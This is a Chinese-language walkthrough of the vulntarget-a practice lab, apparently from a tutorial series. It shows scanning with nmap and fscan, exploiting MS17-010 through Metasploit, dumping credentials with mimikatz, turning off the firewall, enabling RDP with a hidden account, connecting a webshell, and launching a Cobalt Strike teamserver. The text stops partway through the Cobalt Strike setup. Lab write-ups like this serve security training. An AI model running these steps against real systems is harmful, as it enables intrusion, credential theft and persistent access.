【网安-Web渗透测试-靶场系列】Vulntarget-a
一、环境信息
| 系统名 | 本地账户及密码 | 域控账户及密码 |
|---|---|---|
| Win7 | User:win7 Passwd:admin | |
| Win Server 2016 | User:Administrator Passwd:Admin@123 | User:VULNTARGET\win2016 Passwd:Admin#123 |
| Win Server 2019 | User:administrator Passwd:Admin@666 | User:VULNTARGET\administrator Passwd:Admin@666 |

将 Win7 外网机与 Kali (攻击机)网卡统一设为仅主机模式或NAT,其余设备无需改动。
二、渗透Win7主机
1、扫描
Step1:扫描同⼀网段中的存活主机
$ sudo netdiscover -i eth0 -r 192.168.179.0/24

发现⼀个存活主机192.168.179.137

Step2:扫描一下存活靶机的ip地址
$ nmap -A -p- 192.168.179.137
Step3:使⽤fscan扫描
先保持fscan_amd64文件(下载地址)到指定目录
$ chmod +x fscan_amd64
$ ./fscan_amd64 -h 192.168.179.137 -np

判定存活主机为 Win7 系统,该系统 445 端口存在永恒之蓝漏洞,尝试漏洞利用测试。
2、MS17-010渗透
Step1:进入MSF并配置参数
$ msfconsole
msf6> search ms17-010
# 使⽤模块,并查看配置参数
msf6> use exploit/windows/smb/ms17_010_eternalblue
msf6> show options
# 设置攻击机和靶机的ip地址
msf6> set lhost 10.30.1.128
msf6> set rhosts 192.168.179.137
# 设置后直接开始run或者exploit
msf6> run
meterpreter> getuid
meterpreter> shell


Step2:渗透入目标主机
# 65001为UTF-8代码⻚
C:\> chcp 65001
C:\> ipconfig

探测出 10.30.1、10.0.20 两个网段。
Step3:获取系统权限后查看用户哈希值
C:\> exit
meterpreter> load mimikatz
meterpreter> kiwi_cmd sekurlsa::logonpasswords

账号为win7,密码为admin,地址为192.168.179.137。


Step4:在终端输入 mstsc 尝试远程桌面登录
meterpreter> shell
C:\> chcp 65001
# 关闭防⽕墙
C:\> netsh advfirewall set allprofiles state off
C:\> exit
# 开启远程连接
meterpreter> run post/windows/manage/enable_rdp
# 也可以⽤新⽤户来开启
meterpreter> run post/windows/manage/enable_rdp USERNAME=hack$ PASSWORD=123456
3、Web渗透
Step1:访问Web
http://192.168.179.137


Step2:使用TongdaTools.jar扫描目标网站漏洞


蚁剑:http://192.168.179.137//im/2605/1186133.1536315.php
密码:@xiaokp7
编码器:base64


Step3:用蚁剑连接webshell
三、横向渗透(win2016)
1、启动CS
Step1:启动CS的Server端和Client端
Server端(Kali机中运行):
$ cd /home/kali/tools/CS4.8   #切换到我们上传的CS4.8⽬录中
$ cd server                   #切换到server⽬录

#赋予服务端运⾏权限
$ chmod +x teamserver
$ chmod +x TeamServerImage
$ sudo ./teamserver 192.168.179.128 test   #启动teamserver(服务端)IP地址为kali的地址,test为连接密码
[sudo] password for kali:

[*] Generating X509 certificate and keystore (for SSL)
Generating 3,072 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 90 days
        for: CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, ST=Cyberspace, C=Earth

[*] Starting teamserver
[*] Team Server Version: 4.8 (Pwn3rs)
[*] Setting 'https.protocols' system property: SSLv3,SSLv2Hello,TLSv1,TLSv1.1,TLSv1.2,TLSv1.3
[*] Loading keystrokes.
[*] Loaded 0 keystrokes.
[*] Loading screenshots.
[*] Loaded 0 screenshots.
[*] Loading downloads.
[*] Loaded 0 downloads.
[*] Loading Windows error codes.
[*] Windows error codes loaded
[*] Loading hosted files
[*] Loaded 0 servers with hosted items
[*] Loading beacons
[*] Loaded 0 beacons
[+] Team server is up on 0.0.0.0:50050   # 默认端⼝是50050,且无地址限制
[*] SHA256 hash of SSL cert is: 44bc7fd1d9706b82bd047a8d1503d
Client端(Windows端运行):

